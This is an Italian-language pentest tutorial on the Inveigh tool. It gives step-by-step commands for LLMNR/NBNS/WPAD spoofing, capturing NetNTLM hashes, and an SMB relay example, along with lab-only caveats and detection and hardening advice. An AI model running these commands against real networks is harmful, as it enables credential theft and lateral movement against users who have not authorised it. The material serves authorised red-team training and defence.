Inveigh: Attacchi Hacker su Reti Windows per Rubare Hash NTLM via LLMNR, NBNS e WPAD

Inveigh è uno strumento PowerShell che consente di eseguire attacchi LLMNR, NBNS e WPAD direttamente su macchine Windows. Scopri come un attaccante può intercettare credenziali e rubare hash NTLM in modo silenzioso e mirato. Ideale per red team e test interni.
- Pubblicato il 2026-01-22
- Tempo di lettura: 10 min
Inveigh: Attacchi Hacker su Reti Windows per Rubare Hash NTLM via LLMNR, NBNS e WPAD #
Se in un lab AD vedi name resolution “sporco” (LLMNR/NBNS/WPAD) e vuoi catturare autenticazioni NTLM in modo riproducibile, Inveigh ti dà un setup rapido direttamente da Windows.
Intro #
Inveigh è un tool MITM (per pentester) che combina spoofing di name resolution e listener mirati per catturare credenziali/handshake (es. NetNTLM) su reti Windows.
In lab torna utile quando sei già dentro (post-exploitation) e vuoi trasformare “rumore di rete” in credenziali catturabili, senza dover per forza spostarti su Kali.
Cosa farai:
- avvio “safe” e sanity check
- 3 pattern operativi (capture, stealth, inspect-only)
- cattura NetNTLM via HTTP/SMB + WPAD
- troubleshooting tipico (permessi/porte/firewall)
- detection e hardening (cosa deve fare il blue team)
Nota etica: tutto ciò che segue è pensato SOLO per lab/CTF/HTB/PG/VM personali o ambienti con autorizzazione esplicita.
Cos’è Inveigh e dove si incastra nel workflow #
In breve: Inveigh intercetta richieste LLMNR/NBNS (e spesso WPAD) e le “risponde” per indurre autenticazioni NTLM verso di te, così da catturare NetNTLM e analizzare/validare il rischio in un lab.
Inveigh è tipicamente un “tool da foothold Windows”: lo lanci su una macchina compromessa nel lab e lo usi come sensore/rogue service locale.
Se stai già usando tool Linux-based in LAN (es. Responder), Inveigh è l’equivalente “Windows-side” e può essere più comodo quando non hai posizione di rete perfetta o vuoi ridurre il numero di hop. Per confronto operativo, vedi anche la guida su Responder per LLMNR/NBT-NS/WPAD in LAN.
Quando NON usarlo:
- se non puoi garantire perimetro autorizzato (anche solo “ascoltare” e rispondere può impattare utenti/servizi)
- se l’ambiente è fragile (account lockout, sistemi legacy, policy aggressive) e non hai una finestra di test controllata
Segnali tipici che “vale la pena” in lab:
- richieste LLMNR (UDP 5355) o NBNS (UDP 137) frequenti
- tentativi automatici su
WPAD(proxy auto-discovery) - autenticazioni NTLM presenti dove ti aspetteresti Kerberos “pulito”
Installazione, prerequisiti e quick sanity check #
In breve: Puoi usare la versione PowerShell (legacy) o la versione .NET (C#). In entrambi i casi, aspettati che alcune funzioni richiedano privilegi elevati e che firewall/porte incidano molto sul risultato.
Pattern 1: versione PowerShell (comoda in post-exploitation) #
Perché: avvio rapido da PowerShell quando sei già su Windows.
Cosa aspettarti: disponibilità dei comandi Invoke-Inveigh, Get-InveighNTLM, Stop-Inveigh.
Comando:
# Esempio lab: carica il modulo (path locale in cui hai copiato Inveigh)
Import-Module .\Inveigh.psd1
Get-Command -Module Inveigh
Esempio di output (può variare):
CommandType Name              Version Source
----------- ----              ------- ------
Function    Invoke-Inveigh     1.506   Inveigh
Function    Stop-Inveigh       1.506   Inveigh
Function    Get-InveighNTLM    1.506   Inveigh
Interpretazione: se vedi i function export, il modulo è caricato correttamente.
Errore comune + fix: running scripts is disabled. Imposta ExecutionPolicy SOLO nel contesto del lab/sessione.
Set-ExecutionPolicy -Scope Process -ExecutionPolicy BypassPattern 2: versione .NET (C#) se vuoi portabilità e feature set più ampio #
Perché: la versione C# è la “primary” e include più protocolli/listener.
Cosa aspettarti: esecuzione via dotnet e console interattiva con contatori (capture counts).
Comando:
# Esempio lab: esegui Inveigh .NET
dotnet .\Inveigh.dll
Esempio di output (può variare):
Inveigh ...
C(0:0) NTLMv1(0:0) NTLMv2(0:0)>
Interpretazione: il prompt con contatori indica che il runtime è partito e sta tracciando catture.
Errore comune + fix: dotnet: command not found o runtime mancante. In lab, usa build self-contained o porta un binario già compilato per il target.
Nota: alcune funzionalità (es. packet sniffing “raw”) possono richiedere elevazione; se non hai privilegi, preferisci listener/porte disponibili o la modalità “inspect” per osservare senza spoofare.
Sintassi base: 3 pattern che userai sempre #
In breve: Inveigh diventa efficace quando riduci rumore e controlli output: (1) default capture, (2) stealth mirato, (3) inspect-only per capire se vale la pena.
Pattern A — avvio “default capture” (rapido, ma più rumoroso) #
Perché: partire subito a catturare su HTTP/SMB e spoofare LLMNR (eventualmente NBNS).
Cosa aspettarti: console output con richieste intercettate e NetNTLM catturati; file di output se abiliti logging.
Comando:
Invoke-Inveigh -ConsoleOutput Y -FileOutput Y -OutputDir C:\Windows\TempEsempio di output (può variare):
[*] Inveigh started
[*] LLMNR Spoofer [ON]
[*] NBNS Spoofer [OFF]
[*] HTTP Capture [ON]
[*] SMB Capture [ON]
Interpretazione: stai spoofando LLMNR e ascoltando/catturando su HTTP/SMB; NBNS qui è off per ridurre “blast radius”.
Errore comune + fix: nessuna cattura dopo minuti. Verifica che nel lab esistano richieste LLMNR/NBNS e che firewall locale non blocchi traffico in ingresso (porta/servizio).
Pattern B — “stealth mirato” (riduci surface e lockout risk) #
Perché: limitare host/target e minimizzare replay/risposte ripetute.
Cosa aspettarti: meno eventi, ma più “puliti” e correlabili.
Comando:
Invoke-Inveigh -ConsoleOutput Y -FileOutput Y -SpooferRepeat N -WPADAuth Anonymous -NBNS NEsempio di output (può variare):
[*] SpooferRepeat [OFF]
[*] WPADAuth [Anonymous]
[*] NBNS Spoofer [OFF]
Interpretazione: disabiliti repeat (meno spam verso la stessa vittima) e imposti WPAD in modo da ridurre prompt fastidiosi (dipende dal client).
Errore comune + fix: pensare che “Anonymous” = cattura migliore. In alcuni client può ridurre prompt ma anche cambiare il comportamento; se non vedi nulla, torna a WPADAuth NTLM in lab e misura.
Pattern C — “inspect-only” (prima osservi, poi decidi) #
Perché: capire se il lab genera richieste LLMNR/NBNS prima di attivare spoofing/capture aggressivo.
Cosa aspettarti: log di richieste di name resolution senza attivare listener/catture principali.
Comando:
Invoke-Inveigh -Inspect -ConsoleOutput YEsempio di output (può variare):
[LLMNR] Request for FILESRV01 from 10.10.10.23
[NBNS]  Query for WPAD from 10.10.10.45
Interpretazione: se vedi richieste ricorrenti per nomi non risolti, hai “carburante” per una sessione di capture controllata.
Errore comune + fix: scambiare “inspect” per cattura. È solo osservazione; quando confermi il pattern, riavvia senza -Inspect.
Cattura NetNTLM: LLMNR/NBNS + HTTP/SMB (cosa raccogli e come lo estrai) #
In breve: L’obiettivo pratico è catturare handshake NTLM (NetNTLMv1/v2) associati a username/host. Inveigh ti permette di leggere i capture in memoria e/o su file.
Cattura e lettura hash in memoria #
Perché: estrarre rapidamente hash catturati senza rovistare file.
Cosa aspettarti: liste in output (NTLMv1/NTLMv2) in formato “challenge/response” utile per analisi/validazione in lab.
Comando:
Get-InveighNTLMEsempio di output (può variare):
CORP\mrossi::CORP:1122334455667788:2F0A5BD1E1F0...:0101000000000000...
CORP\SRV01$::CORP:9A8B7C6D5E4F3210:AA11BB22CC33...:0101000000000000...
Interpretazione: utente::dominio:challenge:response:blob è tipico di NetNTLMv2; gli account macchina finiscono con $.
Errore comune + fix: vedere “troppi” account macchina. Se vuoi concentrarti su utenti, disabilita la visualizzazione degli account macchina (in base alla versione/parametri disponibili) o filtra output in post.
WPAD: perché spesso “cade” roba interessante #
Perché: WPAD è un vettore automatico che può generare autenticazioni NTLM “senza click”.
Cosa aspettarti: richieste verso wpad.dat e tentativi di autenticazione su listener HTTP.
Comando:
Invoke-Inveigh -ConsoleOutput Y -FileOutput Y -WPADAuth NTLMEsempio di output (può variare):
[HTTP] WPAD request from 10.10.10.45 for /wpad.dat
[HTTP] NTLMv2 captured for CORP\svc_proxy
Interpretazione: se un servizio/utente cerca WPAD, puoi ottenere NetNTLM collegati ad account spesso “utili” in lab.
Errore comune + fix: “nessuna richiesta WPAD”. In molti lab moderni WPAD è disabilitato o non usato; non forzare. Torna su LLMNR/NBNS classici e valida con -Inspect.
Nota: se abiliti HTTPS nella versione PowerShell, può installare un certificato e legarlo alla 443; in lab, pianifica cleanup (cert store + netsh) se lo testi.
Relay “da lab”: prerequisiti, validazione e rischi #
In breve: Il relay NTLM funziona solo se il target lo consente (es. signing non richiesto) e se l’account catturato ha privilegi sul target. In lab lo scopo è dimostrare l’impatto, non “fare rumore”.
Inveigh (PowerShell) supporta opzioni di relay SMB, ma richiede caricare anche lo script dedicato e impostare un target/command.
Prima di qualsiasi relay in lab, valida la superficie AD e i permessi: mappe e percorsi di escalation sono più chiari se li visualizzi con BloodHound per Active Directory e poi verifichi accessi reali.
Esempio relay controllato (PowerShell) verso un target di lab #
Perché: dimostrare in modo riproducibile che un NetNTLM catturato può “spostarsi” su un altro host se le difese sono deboli.
Cosa aspettarti: tentativo di esecuzione sul target indicato, con output di successo/fallimento.
Comando:
# Prerequisito: Inveigh-Relay.ps1 caricato in memoria nel lab
. .\Inveigh-Relay.ps1

Invoke-Inveigh -SMBRelay Y -SMBRelayTarget 10.10.10.20 -SMBRelayCommand "whoami"
Esempio di output (può variare):
[*] SMBRelay [ON] Target [10.10.10.20]
[*] Relay attempt for CORP\mrossi
[+] Relay success, command executed
Interpretazione: “success” in lab significa che il target ha accettato relay e l’account aveva privilegi sufficienti.
Errore comune + fix: relay fallisce sempre. Le cause più comuni sono SMB signing richiesto, target non raggiungibile o privilegi insufficienti. In quel caso, il valore del test è proprio dimostrare che le mitigazioni funzionano.
Detection + hardening (sempre):
- alert su traffico LLMNR/NBNS anomalo e risposte “rogue”
- enforcement SMB signing dove possibile
- disabilita LLMNR e NBNS via GPO dove applicabile
- disabilita WPAD se non serve o blocca
wpadname resolution
Errori comuni e troubleshooting (quelli che ti fanno perdere tempo) #
In breve: Se Inveigh “non prende niente”, quasi sempre è (1) niente richieste in rete, (2) firewall/porte, (3) privilegi insufficienti, (4) output non visibile.
Problema: nessun evento / nessuna cattura #
Perché: senza richieste LLMNR/NBNS/WPAD non succede nulla.
Cosa aspettarti: -Inspect mostra zero richieste.
Comando:
Invoke-Inveigh -Inspect -ConsoleOutput Y -RunTime 2Esempio di output (può variare):
[*] Inspect mode enabled
[*] No LLMNR/NBNS traffic observed
Interpretazione: nel tuo lab non sta passando il traffico che ti serve (o sei nella VLAN sbagliata).
Errore comune + fix: “Inveigh rotto”. Prima prova in una subnet dove sai che esistono host Windows che generano richieste, oppure valida lato rete con cattura su una macchina di supporto (vedi TShark per sniffing da terminale se sei su Linux in lab).
Problema: console “freeza” / output non torna in shell remota #
Perché: alcune sessioni remote gestiscono male stream diversi (warning, verbose, ecc.).
Cosa aspettarti: comando parte ma non vedi output live.
Comando:
Invoke-Inveigh -ConsoleOutput Y -OutputStreamOnly YEsempio di output (può variare):
[*] OutputStreamOnly [ON]
[*] ConsoleOutput [ON]
Interpretazione: forzi output sullo stream standard, spesso più compatibile con shell “fragili”.
Errore comune + fix: pensare che non stia andando. Controlla i file se hai -FileOutput Y e un -OutputDir scrivibile.
Problema: porte/servizi in conflitto o firewall locale #
Perché: HTTP/HTTPS listener e SMB capture dipendono da binding/porte e regole firewall.
Cosa aspettarti: warning o assenza completa di eventi su HTTP/SMB.
Comando:
# Quick visibility: dove stai ascoltando?
netstat -ano | findstr ":80"
netstat -ano | findstr ":445"
Esempio di output (può variare):
TCP    0.0.0.0:80     0.0.0.0:0     LISTENING     4
TCP    0.0.0.0:445    0.0.0.0:0     LISTENING     4
Interpretazione: PID 4 = System (servizi Windows). Inveigh può catturare anche senza “rubare” la 445 (dipende da modalità/versione), ma se ti serve un listener specifico, pianifica.
Errore comune + fix: aprire tutto “a caso”. In lab, autorizza solo ciò che serve e misura. Se il lab blocca inbound, Inveigh vedrà poco anche se funziona.
Alternative e tool correlati (quando preferirli) #
In breve: Inveigh è ideale da Windows. Se sei su Kali in LAN, spesso Responder + tool di relay dedicati è più flessibile. Se vuoi capire davvero cosa passa in rete, sniff prima, attacca poi.
Alternative pratiche:
- Responder: più immediato da Kali e workflow “LAN offensive” classico. Vedi Responder per LLMNR/NBT-NS/WPAD.
- Bettercap: utile in lab quando vuoi MITM/sniffing/spoofing più “general-purpose”. Vedi Bettercap per MITM e spoofing.
- Wireshark/TShark: per confermare richieste LLMNR/NBNS e capire timing e host “chiacchieroni”. Vedi Wireshark per analisi traffico.
Quando preferire altro:
- se l’obiettivo è enumerazione AD e non “credential capture”, parti da enum e pathing (es. LDAP/RPC/SMB). In lab puoi integrare con rpcclient per enum SMB/AD.
- se vuoi solo validare reachability e flussi senza tool “attivi”, fai sniff passivo.
Hardening & detection (cosa deve vedere e bloccare il blue team) #
In breve: LLMNR/NBNS/WPAD sono superfici “legacy” e spesso disattivabili. Se non puoi disattivarle, devi monitorare e rendere inutile il relay (signing, policy, segmentazione).
Hardening consigliato (alta resa in lab):
- disabilita LLMNR via GPO dove possibile
- limita/filtra NBNS (UDP 137) e blocca name resolution non necessaria
- disabilita WPAD se non serve; in alternativa, controlla rigorosamente come viene risolto
wpad - enforcement SMB signing per impedire relay dove applicabile
- riduci NTLM dove possibile (policy, auditing, migrazione verso Kerberos)
Detection “operativa”:
- spike di traffico LLMNR (UDP 5355) e NBNS (UDP 137) con risposte da host non attesi
- pattern ricorrenti di richieste
wpad.datverso un host “nuovo” - correlazione tra nome richiesto (es.
FILESRV01) e risposte da una workstation “random” - hunting specifico su PowerShell: comandi e stringhe tipiche di moduli MITM/relay (attenzione ai falsi positivi in lab)
Se vuoi arricchire la parte “enum prima del capture”, usa strumenti di enumerazione SMB e share prima di qualsiasi relay, ad esempio smbclient per accesso/attacco share e Enum4linux-ng per enumerazione Windows.
Scenario pratico: inveigh su una macchina HTB/PG #
In breve: In un lab AD con un foothold Windows, lanci Inveigh per osservare (inspect), poi abiliti capture mirato e infine estrai NetNTLM per dimostrare l’impatto e scrivere mitigazioni.
Ambiente:
- Attacker foothold Windows:
10.10.10.10(host compromesso nel lab) - Subnet lab:
10.10.10.0/24 - Obiettivo: catturare almeno 1 NetNTLMv2 da traffico LLMNR/WPAD e documentare detection/hardening
Azione 1 (inspect):
Import-Module .\Inveigh.psd1
Invoke-Inveigh -Inspect -ConsoleOutput Y -RunTime 2
Azione 2 (capture controllato):
Invoke-Inveigh -ConsoleOutput Y -FileOutput Y -OutputDir C:\Windows\Temp -SpooferRepeat N -NBNS NAzione 3 (estrazione hash):
Get-InveighNTLMRisultato atteso concreto:
- output con almeno una riga NetNTLMv2 (utente o account macchina)
- file di log/capture in
C:\Windows\Temp(se-FileOutput Y)
Detection + hardening (in 2–4 frasi):
- in lab, registra LLMNR/NBNS e identifica chi risponde alle richieste (rogue responder)
- disabilita LLMNR/NBNS e riduci WPAD dove non serve
- enforcement SMB signing riduce drasticamente l’impatto del relay
- alert su richieste
wpad.date risposte da host non autorizzati
Playbook 10 minuti: inveigh in un lab #
Step 1 – Conferma che il lab genera LLMNR/NBNS/WPAD #
Avvia -Inspect per 2 minuti: se non vedi richieste, cambiare tool non aiuta.
Invoke-Inveigh -Inspect -ConsoleOutput Y -RunTime 2Step 2 – Carica modulo e prepara output directory #
Usa una cartella scrivibile e non “strana” per evitare errori di permessi.
Import-Module .\Inveigh.psd1
New-Item -ItemType Directory -Path C:\Windows\Temp\inv -Force | Out-Null
Step 3 – Avvia capture con rumore ridotto #
Disabilita repeat e NBNS finché non serve davvero.
Invoke-Inveigh -ConsoleOutput Y -FileOutput Y -OutputDir C:\Windows\Temp\inv -SpooferRepeat N -NBNS NStep 4 – Osserva per 3–5 minuti e annota sorgenti “chiacchierone” #
Segna IP/host che fanno richieste ripetute: sono spesso i migliori candidati per test controllati.
# (niente comando obbligatorio) osserva output live e prendi noteStep 5 – Estrai NetNTLM in memoria e salva evidenze #
Lo scopo è reportabile: cattura + contesto + mitigazioni.
Get-InveighNTLM | Out-File C:\Windows\Temp\inv\netntlm.txt -Encoding asciiStep 6 – Se serve, abilita WPAD in modo misurato #
Non partire da WPAD se non hai visto richieste; abilitalo solo per validare un vettore nel lab.
Invoke-Inveigh -ConsoleOutput Y -FileOutput Y -OutputDir C:\Windows\Temp\inv -WPADAuth NTLMStep 7 – Stop pulito e cleanup #
Fermati e lascia il sistema in condizioni “pulite” per non inquinare test successivi.
Stop-InveighChecklist operativa #
- Verifica che il test sia autorizzato (lab/CTF/VM) e che il perimetro sia chiaro.
- Prima osserva con
-Inspect, poi abilita spoof/capture. - Usa
-SpooferRepeat Nper ridurre spam e rischio lockout. - Tieni
-NBNS Nfinché non hai un motivo specifico per abilitarlo. - Abilita
-FileOutput Ye imposta-OutputDirin una path scrivibile. - Se la shell è instabile, usa
-OutputStreamOnly Y. - Se non catturi nulla, verifica traffico reale (LLMNR/NBNS/WPAD) e firewall locale.
- Non usare HTTPS a caso: valuta certificati e cleanup in lab.
- Documenta sempre: sorgente richiesta, nome richiesto, risposta rogue, account catturato, impatto.
- Inserisci detection e hardening nel report (disabilitare LLMNR/NBNS/WPAD, SMB signing, auditing).
- Se testi relay, fallo solo su target di lab e misura perché fallisce (mitigazioni efficaci).
- Chiudi e pulisci:
Stop-Inveighe rimuovi artefatti/log se richiesto dalla procedura di lab.
Riassunto 80/20 #
| Obiettivo | Azione pratica | Comando/Strumento |
|---|---|---|
| Capire se vale la pena | Osserva richieste name resolution | Invoke-Inveigh -Inspect |
| Avviare capture rapido | Console + file output | Invoke-Inveigh -ConsoleOutput Y -FileOutput Y |
| Ridurre rumore | Disabilita repeat e NBNS | -SpooferRepeat N + -NBNS N |
| Estrarre hash catturati | Leggi NetNTLM in memoria | Get-InveighNTLM |
| Gestire shell “fragile” | Forza standard output | -OutputStreamOnly Y |
| Chiudere pulito | Stop e cleanup | Stop-Inveigh |
Concetti controintuitivi #
- “Se non catturo nulla, è colpa del tool”
Spesso è il lab: senza richieste LLMNR/NBNS/WPAD non hai trigger. Prima
-Inspect, poi decidi. - “Più spoofing = più risultati”
Più spoofing = più rumore e più rischio. In lab, parti minimal (
NBNSoff,SpooferRepeatoff) e scala. - “WPAD è sempre la scorciatoia”
In alcuni ambienti è spento o ben gestito. Se non lo vedi in
-Inspect, non fissarti: lavora su LLMNR/NBNS. - “Relay è la parte importante” In molti lab moderni il relay fallisce (signing/policy): è un successo difensivo. Il valore è dimostrare impatto o mitigazione.
- “HTTPS fa sembrare tutto più ‘legit’” Può introdurre certificati/artefatti e complicare cleanup. In lab usalo solo se stai testando proprio quel vettore.
FAQ #
D: Inveigh funziona anche senza privilegi elevati?
R: Dipende dalla versione e dalle feature usate. In lab, se non hai elevazione, preferisci modalità meno “raw” (listener dove possibile) e valida con -Inspect.
D: Perché vedo soprattutto account macchina (con $)?
R: È normale: molti servizi parlano in automatico. Se ti serve focalizzarti su utenti, filtra output e riduci i vettori che generano rumore (es. NBNS, repeat).
D: Posso usarlo “solo per sniffare” senza spoofare?
R: Sì: usa Invoke-Inveigh -Inspect per osservare richieste LLMNR/NBNS senza attivare spoofing/capture aggressivo.
D: Come capisco se il relay è possibile nel lab?
R: Se il target richiede SMB signing e/o l’account catturato non ha privilegi, il relay fallirà. Documenta il fallimento come mitigazione efficace.
D: Cosa devo mettere nel report per essere “utile” al blue team?
R: Evidenze (timestamp, sorgente, nome richiesto, tipo traffico), rischio (cattura NTLM/relay), e mitigazioni concrete (disabilitare LLMNR/NBNS/WPAD, SMB signing, auditing/alert).
Link utili su HackIta #
- Responder per LLMNR/NBT-NS/WPAD in LAN
- Wireshark per analisi del traffico in lab
- TShark per sniffing e filtri da terminale
- CrackMapExec per operazioni rapide su Active Directory
- smbclient per accesso e attacco alle condivisioni
- NBTScan per enumerazione NetBIOS utile al targeting
- Supporto
- Contatto
- Articoli
- Servizi
- About
- Categorie
Riferimenti autorevoli #
CTA finale HackITA #
Se questo contenuto ti è utile e vuoi far crescere HackIta, puoi supportare il progetto qui: https://hackita.it/supporto/
Se vuoi accelerare davvero (lab guidati, metodo, correzione tecnica), trovi la formazione 1:1 qui: https://hackita.it/servizi/
Per aziende: assessment, test interni e percorsi di hardening/detection su AD e reti Windows sono disponibili qui: https://hackita.it/servizi/